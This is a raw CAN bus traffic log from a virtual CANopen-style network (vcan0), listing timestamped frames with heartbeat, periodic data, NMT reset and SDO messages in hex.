Timestamp: 1643629153.385758	ID: 048a	S	DLC: 8	7d c1 51 db ba 4a 9d 63	Channel: vcan0
Timestamp: 1643629153.386288	ID: 038a	S	DLC: 8	f2 03 f2 ce b1 e1 1b 42	Channel: vcan0
Timestamp: 1643629153.386416	ID: 028a	S	DLC: 8	ba 70 bf c4 d7 05 ab 45	Channel: vcan0
Timestamp: 1643629153.389259	ID: 018a	S	DLC: 8	d8 4b ea 23 52 65 7b 9a	Channel: vcan0
Timestamp: 1643629153.395717	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629153.609480	ID: 020a	S	DLC: 8	05 b3 a0 e7 c4 95 86 f9	Channel: vcan0
Timestamp: 1643629153.618237	ID: 050a	S	DLC: 8	07 32 6d fc be 53 0e 64	Channel: vcan0
Timestamp: 1643629153.857432	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629153.907203	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629154.418678	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629154.456281	ID: 030a	S	DLC: 8	2f 90 13 43 e5 d3 1c a0	Channel: vcan0
Timestamp: 1643629154.456583	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629154.931000	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629154.972907	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629155.400556	ID: 048a	S	DLC: 8	8d 57 b1 7d 2c 3e b0 74	Channel: vcan0
Timestamp: 1643629155.401769	ID: 038a	S	DLC: 8	bf 78 b2 b0 5f f6 91 f8	Channel: vcan0
Timestamp: 1643629155.402816	ID: 018a	S	DLC: 8	2d 0e 3f 5f 94 14 b3 6e	Channel: vcan0
Timestamp: 1643629155.402914	ID: 028a	S	DLC: 8	c8 4d bb e7 bd ef cb fc	Channel: vcan0
Timestamp: 1643629155.443081	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629155.485397	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629155.504866	ID: 040a	S	DLC: 8	ba f8 e1 c1 75 cd 5b 38	Channel: vcan0
Timestamp: 1643629155.622982	ID: 020a	S	DLC: 8	3f 1e ae 74 3c a5 1f 8d	Channel: vcan0
Timestamp: 1643629155.630853	ID: 050a	S	DLC: 8	91 0e 5a 5d 1d 12 b4 3e	Channel: vcan0
Timestamp: 1643629155.954863	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629155.989714	ID: 030a	S	DLC: 8	72 79 2a 12 6f c7 a5 98	Channel: vcan0
Timestamp: 1643629155.996183	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629156.468243	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629156.507808	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629156.980592	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629157.019726	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629157.414915	ID: 038a	S	DLC: 8	fe 50 34 ee 2f a1 64 96	Channel: vcan0
Timestamp: 1643629157.415104	ID: 048a	S	DLC: 8	4f e5 cc 98 24 0c 1c 98	Channel: vcan0
Timestamp: 1643629157.415873	ID: 018a	S	DLC: 8	00 60 26 fe f3 7e cf 23	Channel: vcan0
Timestamp: 1643629157.416511	ID: 028a	S	DLC: 8	cb fb 50 0e f2 1a ba 24	Channel: vcan0
Timestamp: 1643629157.496001	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629157.581574	ID: 030a	S	DLC: 8	7c 96 cd 5b ac e6 b3 ee	Channel: vcan0
Timestamp: 1643629157.581810	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629157.635613	ID: 020a	S	DLC: 8	17 3f 94 24 75 be a4 47	Channel: vcan0
Timestamp: 1643629157.644303	ID: 050a	S	DLC: 8	a3 66 f5 9b c4 49 7e 62	Channel: vcan0
Timestamp: 1643629158.007289	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629158.108854	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629158.520730	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629158.665888	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629159.033169	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629159.408311	ID: 030a	S	DLC: 8	ee 8d d3 d7 36 35 c8 15	Channel: vcan0
Timestamp: 1643629159.408510	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629159.428008	ID: 048a	S	DLC: 8	75 10 d2 50 43 69 88 23	Channel: vcan0
Timestamp: 1643629159.428110	ID: 038a	S	DLC: 8	29 ad c9 e1 59 53 6b 6b	Channel: vcan0
Timestamp: 1643629159.428166	ID: 018a	S	DLC: 8	eb 52 2f 32 2b 79 e1 6c	Channel: vcan0
Timestamp: 1643629159.428216	ID: 028a	S	DLC: 8	0e a1 4f 33 74 0a 36 ed	Channel: vcan0
Timestamp: 1643629159.545047	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629159.648022	ID: 020a	S	DLC: 8	00 93 1f c9 14 3f d7 f9	Channel: vcan0
Timestamp: 1643629159.657745	ID: 050a	S	DLC: 8	7a af 6f 4c 93 16 b9 0a	Channel: vcan0
Timestamp: 1643629160.058471	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629160.099392	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629160.521684	ID: 040a	S	DLC: 8	ec 85 67 ec 39 6d bb c7	Channel: vcan0
Timestamp: 1643629160.571413	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629160.745701	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629160.921703	ID: 030a	S	DLC: 8	88 f8 57 aa 84 39 fc 03	Channel: vcan0
Timestamp: 1643629161.085345	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629161.441467	ID: 048a	S	DLC: 8	0d eb 17 6e 73 e7 66 d9	Channel: vcan0
Timestamp: 1643629161.443999	ID: 038a	S	DLC: 8	74 90 9c ab 4b f3 07 6c	Channel: vcan0
Timestamp: 1643629161.444376	ID: 028a	S	DLC: 8	c5 e0 3b 7a e7 9b c3 81	Channel: vcan0
Timestamp: 1643629161.444463	ID: 018a	S	DLC: 8	be 9e db 10 c7 4f c1 6d	Channel: vcan0
Timestamp: 1643629161.598058	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629161.660531	ID: 020a	S	DLC: 8	82 f7 69 62 c2 27 5e a2	Channel: vcan0
Timestamp: 1643629161.669268	ID: 050a	S	DLC: 8	63 f5 e1 b3 92 cf 0b d9	Channel: vcan0
Timestamp: 1643629161.722883	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629162.109324	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629162.234421	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629162.620882	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629162.745854	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629162.827920	ID: 030a	S	DLC: 8	71 ab a8 fd da bb 08 71	Channel: vcan0
Timestamp: 1643629163.132365	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629163.257262	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629163.455442	ID: 048a	S	DLC: 8	e9 9d 5c 07 fd 85 f6 3f	Channel: vcan0
Timestamp: 1643629163.456746	ID: 028a	S	DLC: 8	b2 37 74 48 09 f4 be da	Channel: vcan0
Timestamp: 1643629163.456854	ID: 018a	S	DLC: 8	3c f9 8d 66 96 d9 da f1	Channel: vcan0
Timestamp: 1643629163.459246	ID: 038a	S	DLC: 8	64 a4 d9 4f fd be 4f a4	Channel: vcan0
Timestamp: 1643629163.644678	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629163.673700	ID: 020a	S	DLC: 8	e8 82 9b 0e 8e fc 2f e1	Channel: vcan0
Timestamp: 1643629163.682122	ID: 050a	S	DLC: 8	25 ea 63 12 37 61 32 a0	Channel: vcan0
Timestamp: 1643629163.768599	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629164.157129	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629164.281113	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629164.525554	ID: 030a	S	DLC: 8	e5 20 04 c6 5e 31 4b 73	Channel: vcan0
Timestamp: 1643629164.668370	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629164.792502	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629165.304877	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629165.338848	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629165.468011	ID: 048a	S	DLC: 8	fb 2d 1e a4 46 0c be 00	Channel: vcan0
Timestamp: 1643629165.471364	ID: 028a	S	DLC: 8	de ee 88 9d 4b 0c 18 67	Channel: vcan0
Timestamp: 1643629165.472013	ID: 018a	S	DLC: 8	3c 31 46 62 f6 a3 05 9d	Channel: vcan0
Timestamp: 1643629165.473732	ID: 038a	S	DLC: 8	8e fd f8 d7 7d 9d 90 b3	Channel: vcan0
Timestamp: 1643629165.535749	ID: 040a	S	DLC: 8	8a ee 07 56 50 99 cd 00	Channel: vcan0
Timestamp: 1643629165.687533	ID: 020a	S	DLC: 8	04 11 f3 6f d7 57 4c 73	Channel: vcan0
Timestamp: 1643629165.696688	ID: 050a	S	DLC: 8	35 c9 0f cc 1d e8 95 e1	Channel: vcan0
Timestamp: 1643629165.816233	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629165.852492	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629166.037874	ID: 030a	S	DLC: 8	b1 7e 84 ea a1 29 91 af	Channel: vcan0
Timestamp: 1643629166.327769	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629166.363875	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629166.840199	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629166.876495	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629167.351584	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629167.387724	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629167.483751	ID: 018a	S	DLC: 8	39 40 c9 ed 96 ec 69 dd	Channel: vcan0
Timestamp: 1643629167.487363	ID: 048a	S	DLC: 8	d9 99 fd 9e d8 b5 8c 74	Channel: vcan0
Timestamp: 1643629167.487475	ID: 038a	S	DLC: 8	05 74 90 86 e0 36 a2 cf	Channel: vcan0
Timestamp: 1643629167.488126	ID: 028a	S	DLC: 8	fb e0 24 8d 7c 5a 48 b3	Channel: vcan0
Timestamp: 1643629167.550629	ID: 030a	S	DLC: 8	c3 61 19 02 85 b1 ca 30	Channel: vcan0
Timestamp: 1643629167.700057	ID: 020a	S	DLC: 8	96 03 9e a7 dc 2f 5e 96	Channel: vcan0
Timestamp: 1643629167.714163	ID: 050a	S	DLC: 8	dc bb 5d e9 04 02 ed 48	Channel: vcan0
Timestamp: 1643629167.862945	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629167.899083	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629168.374386	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629168.411876	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629168.886814	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629168.922883	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629169.063407	ID: 030a	S	DLC: 8	f9 32 ef 98 78 eb 58 6d	Channel: vcan0
Timestamp: 1643629169.399645	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629169.434384	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629169.499837	ID: 048a	S	DLC: 8	5e ab d2 0a 5e 30 cc 51	Channel: vcan0
Timestamp: 1643629169.501714	ID: 038a	S	DLC: 8	a1 53 3d 67 21 db 1d e9	Channel: vcan0
Timestamp: 1643629169.504466	ID: 028a	S	DLC: 8	c2 7e 55 f0 6b 59 9a 75	Channel: vcan0
Timestamp: 1643629169.504661	ID: 018a	S	DLC: 8	98 7c a3 b3 7e d3 1e df	Channel: vcan0
Timestamp: 1643629169.713509	ID: 020a	S	DLC: 8	d2 82 68 0e c4 7b 42 7b	Channel: vcan0
Timestamp: 1643629169.730645	ID: 050a	S	DLC: 8	10 a9 0c 5b f4 aa 77 78	Channel: vcan0
Timestamp: 1643629169.910648	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629169.946742	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629170.423046	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629170.463142	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629170.549402	ID: 040a	S	DLC: 8	33 d5 cc a2 bd 6c 31 68	Channel: vcan0
Timestamp: 1643629170.578172	ID: 030a	S	DLC: 8	1b 70 39 9b 34 66 79 73	Channel: vcan0
Timestamp: 1643629170.937967	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629170.975518	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629171.450722	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629171.488634	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629171.519177	ID: 038a	S	DLC: 8	24 71 61 54 a0 97 b1 84	Channel: vcan0
Timestamp: 1643629171.519458	ID: 018a	S	DLC: 8	12 14 78 71 f3 45 02 8b	Channel: vcan0
Timestamp: 1643629171.522728	ID: 028a	S	DLC: 8	65 2e b6 ab 90 fb e6 ac	Channel: vcan0
Timestamp: 1643629171.523321	ID: 048a	S	DLC: 8	f9 12 4e bf f6 9a 28 1f	Channel: vcan0
Timestamp: 1643629171.730460	ID: 020a	S	DLC: 8	c5 81 6a 30 dc cd 5d 36	Channel: vcan0
Timestamp: 1643629171.743964	ID: 050a	S	DLC: 8	70 44 ac 2c bd 05 12 16	Channel: vcan0
Timestamp: 1643629171.963172	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629172.001255	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629172.091113	ID: 030a	S	DLC: 8	57 76 39 d8 54 e9 3f 31	Channel: vcan0
Timestamp: 1643629172.475675	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629172.514666	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629172.989474	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629173.027025	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629173.501300	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629173.531693	ID: 038a	S	DLC: 8	a4 3e 06 10 23 25 d8 1c	Channel: vcan0
Timestamp: 1643629173.535519	ID: 028a	S	DLC: 8	86 cb b1 d3 10 fa a2 ab	Channel: vcan0
Timestamp: 1643629173.535634	ID: 048a	S	DLC: 8	8a 45 7c d3 e4 a8 13 73	Channel: vcan0
Timestamp: 1643629173.539102	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629173.603807	ID: 030a	S	DLC: 8	f6 fd 7a 0b 2e ba 24 84	Channel: vcan0
Timestamp: 1643629173.746272	ID: 020a	S	DLC: 8	78 fd b0 92 0f 9f b6 bc	Channel: vcan0
Timestamp: 1643629173.757038	ID: 050a	S	DLC: 8	0d f8 5f 00 45 e9 ee ad	Channel: vcan0
Timestamp: 1643629174.012772	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629174.019233	ID: 018a	S	DLC: 8	63 42 8e 1e 70 0a 3b 42	Channel: vcan0
Timestamp: 1643629174.050858	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629174.525194	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629174.562243	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629175.036554	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629175.073607	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629175.116068	ID: 030a	S	DLC: 8	c0 f1 13 75 33 e6 54 0e	Channel: vcan0
Timestamp: 1643629175.547082	ID: 038a	S	DLC: 8	a7 c3 07 73 cd d9 9b 8e	Channel: vcan0
Timestamp: 1643629175.547386	ID: 048a	S	DLC: 8	fa 34 b9 63 25 1e 6f c2	Channel: vcan0
Timestamp: 1643629175.547461	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629175.547508	ID: 028a	S	DLC: 8	5e 99 d2 dc 83 0f c9 d1	Channel: vcan0
Timestamp: 1643629175.562686	ID: 040a	S	DLC: 8	df a0 fe 13 ee a9 d8 7c	Channel: vcan0
Timestamp: 1643629175.585088	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629175.758419	ID: 020a	S	DLC: 8	1e 80 98 b7 de ba 61 24	Channel: vcan0
Timestamp: 1643629175.771197	ID: 050a	S	DLC: 8	7b 29 6a ae db 2d 30 46	Channel: vcan0
Timestamp: 1643629176.032104	ID: 018a	S	DLC: 8	ed 7a fe e4 50 e1 66 c5	Channel: vcan0
Timestamp: 1643629176.058509	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629176.097512	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629176.571851	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629176.609904	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629176.634887	ID: 030a	S	DLC: 8	c4 8e bb fc 68 35 c5 2a	Channel: vcan0
Timestamp: 1643629177.085222	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629177.122367	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629177.562045	ID: 028a	S	DLC: 8	c0 2a 89 99 2d 37 47 39	Channel: vcan0

Timestamp: 1643629177.562256	ID: 048a	S	DLC: 8	7a 03 68 c0 03 48 c5 5d	Channel: vcan0
Timestamp: 1643629177.564969	ID: 038a	S	DLC: 8	fa e7 bb 18 e5 64 56 cc	Channel: vcan0
Timestamp: 1643629177.598309	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629177.634714	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629177.777252	ID: 020a	S	DLC: 8	d5 aa f5 22 c9 bd b5 38	Channel: vcan0
Timestamp: 1643629177.788831	ID: 050a	S	DLC: 8	a9 56 61 c5 8c 89 ca b7	Channel: vcan0
Timestamp: 1643629178.046599	ID: 018a	S	DLC: 8	84 d0 d4 f7 54 90 fa c0	Channel: vcan0
Timestamp: 1643629178.110016	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629178.146111	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629178.146332	ID: 030a	S	DLC: 8	02 c0 f9 92 fe bf 4e 07	Channel: vcan0
Timestamp: 1643629178.621404	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629178.659521	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.134798	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.172896	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.576525	ID: 028a	S	DLC: 8	45 73 e2 f8 6b f9 7a 17	Channel: vcan0
Timestamp: 1643629179.576746	ID: 038a	S	DLC: 8	0e 7a bc 3e 16 c6 94 45	Channel: vcan0
Timestamp: 1643629179.577906	ID: 048a	S	DLC: 8	74 6a 97 64 23 a8 88 fb	Channel: vcan0
Timestamp: 1643629179.647229	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.659031	ID: 030a	S	DLC: 8	44 f4 b3 2c d2 85 9f ed	Channel: vcan0
Timestamp: 1643629179.685185	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.791891	ID: 020a	S	DLC: 8	8b f7 d5 c6 67 16 30 a1	Channel: vcan0
Timestamp: 1643629179.802629	ID: 050a	S	DLC: 8	a0 2e 65 8c f5 e4 82 ce	Channel: vcan0
Timestamp: 1643629180.162582	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629180.378519	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629180.379714	ID: 018a	S	DLC: 8	51 49 6d 58 df d9 ac f8	Channel: vcan0
Timestamp: 1643629180.578470	ID: 040a	S	DLC: 8	49 07 bc f8 70 62 5e 03	Channel: vcan0
Timestamp: 1643629180.674954	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629181.126976	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629181.171731	ID: 030a	S	DLC: 8	d8 0f bb 3e 67 9b a6 6e	Channel: vcan0
Timestamp: 1643629181.188284	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629181.590483	ID: 028a	S	DLC: 8	9f ea 3e 5e cc 0c 0d 3f	Channel: vcan0
Timestamp: 1643629181.591744	ID: 048a	S	DLC: 8	dc 05 bb 10 25 ff 49 4d	Channel: vcan0
Timestamp: 1643629181.593088	ID: 038a	S	DLC: 8	a5 d5 1b 60 f1 0a 46 d5	Channel: vcan0
Timestamp: 1643629181.638253	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629181.700763	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629181.806217	ID: 020a	S	DLC: 8	49 e6 f9 2d 4b 5b 7e bc	Channel: vcan0
Timestamp: 1643629181.815867	ID: 050a	S	DLC: 8	0a d1 1f 49 4d c4 5b 2e	Channel: vcan0
Timestamp: 1643629182.213621	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629182.317647	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629182.397771	ID: 018a	S	DLC: 8	f2 7a b0 e4 8e 85 4e 85	Channel: vcan0
Timestamp: 1643629182.686472	ID: 030a	S	DLC: 8	8b e4 58 b9 f9 cf 57 1c	Channel: vcan0
Timestamp: 1643629182.725641	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629182.829423	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629183.237921	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629183.343317	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629183.607836	ID: 038a	S	DLC: 8	7a 2a 75 e2 22 d9 13 1b	Channel: vcan0
Timestamp: 1643629183.608657	ID: 048a	S	DLC: 8	52 74 8a 3d cc ff 58 42	Channel: vcan0
Timestamp: 1643629183.609061	ID: 028a	S	DLC: 8	d4 74 c9 22 31 89 a5 23	Channel: vcan0
Timestamp: 1643629183.750294	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629183.821629	ID: 020a	S	DLC: 8	56 a4 f0 25 ef fd 7c 2d	Channel: vcan0
Timestamp: 1643629183.829306	ID: 050a	S	DLC: 8	a7 6d 29 9a 23 c8 b9 ad	Channel: vcan0
Timestamp: 1643629183.854821	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629184.201738	ID: 030a	S	DLC: 8	53 ce 9a f4 a8 03 a4 05	Channel: vcan0
Timestamp: 1643629184.262824	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629184.367183	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629184.414064	ID: 018a	S	DLC: 8	66 6d e8 b7 f8 f5 49 43	Channel: vcan0
Timestamp: 1643629184.566524	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629184.777084	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629185.207909	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629185.288499	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629185.594950	ID: 040a	S	DLC: 8	a1 e5 de f7 d9 61 8b d8	Channel: vcan0
Timestamp: 1643629185.624258	ID: 028a	S	DLC: 8	98 47 01 50 2c fa d7 40	Channel: vcan0
Timestamp: 1643629185.624406	ID: 048a	S	DLC: 8	10 86 ba 99 82 a7 97 0b	Channel: vcan0

Timestamp: 1643629185.624473	ID: 038a	S	DLC: 8	f5 dd d8 ec d2 00 95 a5	Channel: vcan0
Timestamp: 1643629185.715062	ID: 030a	S	DLC: 8	00 0c f4 8a 6c 68 f7 72	Channel: vcan0
Timestamp: 1643629185.800897	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629185.834096	ID: 020a	S	DLC: 8	67 3c fd 26 2b d4 b3 19	Channel: vcan0
Timestamp: 1643629185.842860	ID: 050a	S	DLC: 8	9e 42 85 b3 5a 67 cb 6e	Channel: vcan0
Timestamp: 1643629186.312372	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629186.442507	ID: 018a	S	DLC: 8	e2 ed d1 33 6e 6b ef 58	Channel: vcan0
Timestamp: 1643629186.824727	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629187.227813	ID: 030a	S	DLC: 8	5d da 43 7d 17 80 b6 e1	Channel: vcan0
Timestamp: 1643629187.336373	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629187.847597	ID: 020a	S	DLC: 8	22 9e 27 a0 21 d3 0a d7	Channel: vcan0
Timestamp: 1643629187.849476	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629187.856380	ID: 050a	S	DLC: 8	5c 99 cb 92 23 fa 8c 72	Channel: vcan0
Timestamp: 1643629188.389783	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629188.740628	ID: 030a	S	DLC: 8	27 55 98 aa 67 da 3f 0d	Channel: vcan0
Timestamp: 1643629188.900743	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629189.508904	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629189.579038	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629189.589773	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629189.860130	ID: 020a	S	DLC: 8	96 bf 82 4b e0 e8 c8 5f	Channel: vcan0
Timestamp: 1643629189.869774	ID: 050a	S	DLC: 8	dd 57 1c 87 65 f7 12 0d	Channel: vcan0
Timestamp: 1643629190.022089	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629190.251595	ID: 030a	S	DLC: 8	32 83 fc cb 3e 1a 80 a4	Channel: vcan0
Timestamp: 1643629190.533567	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629190.606796	ID: 040a	S	DLC: 8	b0 a9 32 87 58 ba 5d d9	Channel: vcan0
Timestamp: 1643629191.045847	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629191.556446	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629192.068752	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629192.581136	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629193.095680	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629193.608852	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629194.120437	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629194.588289	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629194.606415	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629194.606897	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.618599	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.620504	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.621024	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.628493	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.630932	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.632711	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629194.640538	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.641857	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.651179	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.652480	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0
Timestamp: 1643629194.664811	ID: 058a	S	DLC: 8	43 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.674339	ID: 058a	S	DLC: 8	43 00 18 01 00 00 00 00	Channel: vcan0
